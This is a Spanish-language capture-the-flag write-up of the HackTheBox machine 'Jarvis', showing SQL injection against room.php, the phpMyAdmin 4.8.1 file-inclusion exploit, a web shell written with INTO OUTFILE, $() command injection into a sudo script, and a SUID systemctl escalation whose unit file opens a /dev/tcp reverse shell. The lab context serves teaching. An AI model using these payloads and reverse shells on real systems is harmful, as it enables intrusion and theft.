
=====
[+] Url: http://10.10.10.143/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,htm,xml,sh,,html,php
[+] Timeout: 10s
=====

Starting gobuster in directory enumeration mode
=====
./html.php (Status: 403) [Size: 277]
./htm (Status: 403) [Size: 277]
./ (Status: 200) [Size: 23628]
/images (Status: 301) [Size: 313] [--> http://10.10.10.143/images/]
/css (Status: 301) [Size: 310] [--> http://10.10.10.143/css/]
/js (Status: 301) [Size: 309] [--> http://10.10.10.143/js/]
/fonts (Status: 301) [Size: 312] [--> http://10.10.10.143/fonts/]
/phpmyadmin (Status: 301) [Size: 317] [--> http://10.10.10.143/phpmyadmin/]
Progress: 84214 / 1543920 (5.45%)
```


para acceder al login encontramos un hash en la base de datos user de la tabla mysql

http://10.10.10.143/room.php?cod=%20-

1%20union%20select%201,2,group_concat(User,%22:%22>Password),4,5,6,7%20from%20mysql.user--%20-



Para crackear el hash necesitamos validar qué tipo de hash es utilizamos hash-identifier






Welcome to phpMyAdmin

Language
English ▾

Log in ⓘ
Username:
Password:

Al tener version 4.8 hay varias vulenrabilidades encontradas



LFI Local File inclusion phpMyAdmin 4.8

Validamos un exploit y encontramos un lfi

https://www.exploit-db.com/exploits/44928

DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet & Q... Sign in to GitHub · Git... Index of /a

EDB Verified: ✓ Exploit: 📄 / {} Vulnerable App: 📄

←

```
# Exploit Title: phpMyAdmin 4.8.1 - Local File Inclusion to Remote Code Execution
# Date: 2018-06-21
# Exploit Author: VulnSpy
# Vendor Homepage: http://www.phpmyadmin.net
# Software Link: https://github.com/phpmyadmin/phpmyadmin/archive/RELEASE_4_8_1.tar.gz
# Version: 4.8.0, 4.8.1
# Tested on: php7 mysql5
# CVE : CVE-2018-12613

1. Run SQL Query : select '<?php phpinfo();exit;?>'
2. Include the session file :
http://1a23009a9c9e959d9c70932bb9f634eb.vspplate.me/index.php?target=db_sql.php%253f/../../../../../../../../var/lib/php/sessions/
sess_11njnj4253qq93vjm9q93nvc7p2lq82k
```

modificamos para ver el /etc/passwd.

http://10.10.10.143/phpmyadmin/index.php?target=db_sql.php%253f/../../../../../../../../etc/passwd

← → ↻ 🏠 10.10.10.143/phpmyadmin/index.php?target=db_sql.php%253f/../../../../../../../../etc/passwd ☆

YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet & Q... Sign in to GitHub · Git... Index of /admin/ >>

phpMyAdmin

Recent Favorites

- New
- hotel
- information_schema
- mysql
 - Procedures
 - Tables
- performance_schema

Server: localhost


Databases SQL Status User accounts Export Import Settings Replication Variables More

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/lib:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,/run/systemd/bin/false systemd-network:x:101:103:systemd Network Management,,/run/systemd/bin/false systemd-resolve:x:102:104:systemd Resolver,,/run/systemd/resolve/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,/run/systemd/bin/false _apt:x:104:65534:nonexistent/bin/false messagebus:x:105:110:/var/run/dbus:/bin/false pepper:x:1000:1000:,/home/pepper/bin/bash mysql:x:106:112:MySQL Server,,/nonexistent/bin/false sshd:x:107:65534:/run/sshd:/usr/sbin/nologin
```

phpMyAdmin 4.8 RCE

Aparte del lfi podemos ejecutar consultas sql y realizar un INTO OUTFILE y le damos en go

SELECT " INTO OUTFILE '/var/www/html/shell.php'



validamos y tenemos ejecución de comandos
<http://10.10.10.143/shell.php?cmd=id>



uid=33(www-data) gid=33(www-data) groups=33(www-data)

Escalar a pepper

encontramos un script llamado simpler

```
def show_statistics():  
    path = '/home/pepper/Web/Logs/'  
    print('Statistics\n-----')  
    listed_files = listdir(path)  
    count = len(listed_files)  
    print('Number of Attackers: ' + str(count))  
    level_1 = 0  
    dat = datetime(1, 1, 1)  
    ip_list = []  
    reks = []
```

Al parecer el script es de logs de posibles ataques.
cat /home/pepper/Web/Logs/10.10.14.17.txt

```
www-data@jarvis:/var/www/Admin-Utilities$ cat /home/pepper/Web/Logs/10.10.14.17.txt Permission Denied  
10.10.14.17  
-----  
Attack 1 : Level 3 : 2024-Oct-08 21:41:59 : GET /room.php?cod=0%20union%20select%201,2,schema_name,4,5,6,7%20from%20information_schema.schemata%20limit%204  
1.1  
Attack 2 : Level 3 : 2024-Oct-08 21:42:45 : GET /room.php?cod=0%20union%20select%201,2,schema_name,4,5,6,7%20from%20information_schema.schemata%20limit%204  
1.1  
Attack 3 : Level 3 : 2024-Oct-08 21:43:03 : GET /room.php?cod=0%20union%20select%201,2,schema_name,4,5,6,7%20from%20information_schema.schemata%20limit%204  
1.1  
Attack 4 : Level 3 : 2024-Oct-08 21:43:10 : GET /room.php?cod=0%20union%20select%201,2,schema_name,4,5,6,7%20from%20information_schema.schemata%20limit%204  
1.1  
Attack 5 : Level 3 : 2024-Oct-08 21:43:29 : GET /room.php?cod=0%20union%20select%201,2,schema_name,4,5,6,7%20from%20information_schema.schemata%20limit%204  
1.1
```

validamos si existen sudoers
sudo -l

```
www-data@jarvis:/var/www/Admin-Utilities$ sudo -l  
Matching Defaults entries for www-data on jarvis:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User www-data may run the following commands on jarvis:  
(pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
```

y podemos ejecutar este script sin ser pepper también validando más detenidamente el script vemos que utiliza las funciones sys, os y listdir.


```
~/machineshtb/Jarvis
sudo tcpdump -i tun0 icmp -n
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
04:19:35.457131 IP 10.10.10.143 > 10.10.14.17: ICMP echo request, id 1391, seq 1, length 64
04:19:35.457171 IP 10.10.14.17 > 10.10.10.143: ICMP echo reply, id 1391, seq 1, length 64
04:19:36.458899 IP 10.10.10.143 > 10.10.14.17: ICMP echo request, id 1391, seq 2, length 64
04:19:36.458917 IP 10.10.14.17 > 10.10.10.143: ICMP echo reply, id 1391, seq 2, length 64
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
```

Comand injection \$(comando)

como se recibe tráfico se ejecuta el script, pero para escapar utilizo un \$() debido a que este carácter no está prohibido (forbidden). Para este caso válido leyendo el flag.

1. Escapar de caracteres prohibidos Linux con \$()

Por ejemplo sabemos que si ejecutamos el script con un ; solo que se encuentra en lista de prohibidos no ejecuta os.system y solo saca el mensaje Got you, sin embargo, si ejecutamos el script que recibe un string vacío ejecuta el os.sytem con el comando ping y este nos da la sintaxis del comando, luego para escapar utilizo la sentencia \$() que no está prohibida y hago una prueba en local.

```
@ironhackers.es
*****
Enter an IP: ";"
Got you
www-data@jarvis:/var/www/Admin-Utilities$ python simpler.py -p
*****

@ironhackers.es
*****
Enter an IP: ""
Usage: ping [-aAbBdDfhLnOqrRUvV64] [-c count] [-i interval] [-I interface]
          [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
          [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
          [-w deadline] [-W timeout] [hop1 ...] destination
Usage: ping -6 [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
          [-l preload] [-m mark] [-M pmtudisc_option]
          [-N nodeinfo_option] [-p pattern] [-Q tclass] [-s packetsize]
          [-S sndbuf] [-t ttl] [-T timestamp_option] [-w deadline]
          [-W timeout] destination
www-data@jarvis:/var/www/Admin-Utilities$ ping 101..2$(whoami)
ping: 101..2www-data: Name or service not known
www-data@jarvis:/var/www/Admin-Utilities$
[0] 0:nc* 1:sudo- 2:zsh
```


ahora busco el flag

```
sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
```


```
$(cat /home/pepper/user.txt)
```



```
sudo -u pepper /var/www/Admin-Utilities/simpler.py -p  
$(bash /tmp/rev.sh)
```



```
www-data@jarvis:/var/www/Admin-Utilities$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p  
$(bash /tmp/rev.sh)  
*****  
Jarvis  
@ironhackers.es  
*****  
Enter an IP: $(bash /tmp/rev.sh)  
10.10.14.17
```




```
nc -lvp 1234  
listening on [any] 1234 ...  
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.143] 40240  
whoami  
pepper  
cat /home/pepper/user.txt  
[REDACTED]
```

Escalada de privilegios con /bin/systemctl

Luego de enumerar el equipo con los accesos de pepper encontramos un binario que se puede explotar para ser root el systemctl

```
find / -perm -4000 2>/dev/null
```



```
pepper@jarvis:~/Web/Logs$ find / -perm -4000 2>/dev/null  
/bin/fusermount  
/bin/mount  
/bin/ping  
/bin/systemctl  
/bin/umount  
/bin/su  
/usr/bin/newgrp  
/usr/bin/passwd  
/usr/bin/gpasswd  
/usr/bin/chsh  
/usr/bin/sudo  
/usr/bin/chfn  
/usr/lib/eject/dmccrypt-get-device  
/usr/lib/openssh/ssh-keysign  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
pepper@jarvis:~/Web/Logs$
```


en gtobins también se encuentra como explotar, sin embargo, no se me hizo muy explicativa por ende utilice un blog de try hackme y Github

<https://medium.com/@poojaj778/vulniversity-tryhackme-privilege-escalation-using-systemctl-4afa1eb97ca1>
<https://gist.github.com/zhsh9/92aa38ca3d1b76aa4529e5690acbd706>

```
Unit]
Description=roooooooooooooot

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.11/555 0>&1'

[Install]
WantedBy=multi-user.target
```


A terminal window showing the command 'cat root.service' being executed. The output displays the service configuration for 'root.service', including its description, service type, user, exec start command, and install target.

```
pepper@jarvis:/tmp$ cat root.service
[Unit]
Description=roooooooooooooot

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.11/555 0>&1'

[Install]
WantedBy=multi-user.target
pepper@jarvis:/tmp$
```

ejecuto otorgando full permisos, pero nada


A terminal window showing the user attempting to enable the 'root.service' using 'systemctl enable'. The command fails with an error message indicating the file does not exist.

```
pepper@jarvis:/tmp$ chmod 777 root.service
pepper@jarvis:/tmp$ /bin/systemctl enable root.service
Failed to enable unit: File root.service: No such file or directory
pepper@jarvis:/tmp$ ls
```

1.1. búsqueda de archivos o carpetas con permisos de escritura en Linux

Entonces parece que tmp no es una ruta viable para escribir o ejecutar, por ende busco otra ruta con:

`find / -type d -maxdepth 2 -writable`

A terminal window showing the execution of the 'find' command to search for writable directories. The output lists several directories, including /dev/mqueue, /dev/shm, /home/pepper, /var/tmp, /run/lock, and /tmp. It also shows permission denied messages for /root and /lost+found.

```
pepper@jarvis:/tmp$ find / -type d -maxdepth 2 -writable
find: warning: you have specified the -maxdepth option after a non-option argument
s well as those specified after it). Please specify options before other arguments
/dev/mqueue
/dev/shm
/home/pepper
/var/tmp
find: '/root': Permission denied
/run/lock
find: '/lost+found': Permission denied
/tmp
pepper@jarvis:/tmp$
```

elijo /dev/shm y ejecuto
/bin/systemctl enable /dev/shm/root.service
/bin/systemctl start root

```
pepper@jarvis:/tmp$ /bin/systemctl enable /dev/shm/root.service
Failed to enable unit: File /dev/shm/root.service: No such file or directory
pepper@jarvis:/tmp$ /bin/systemctl enable /dev/shm/root.service
Created symlink /etc/systemd/system/multi-user.target.wants/root.service -> /dev/shm/root.service.
Created symlink /etc/systemd/system/root.service -> /dev/shm/root.service.
pepper@jarvis:/tmp$ /bin/systemctl start root
pepper@jarvis:/tmp$
```

reviso mi netcat y soy root

```
~/machineshtb/Jarvis
nc -lvnp 555
listening on [any] 555 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.143] 33532
bash: cannot set terminal process group (2436): Inappropriate ioctl for device
bash: no job control in this shell
root@jarvis:/# whoami
root
whoami
root
root@jarvis:/#
```

Conclusión:

Máquina chévere para practicar sql injection, lectura de scripts, escape de cadenas prohibidas y escalada de privilegios con systemctl.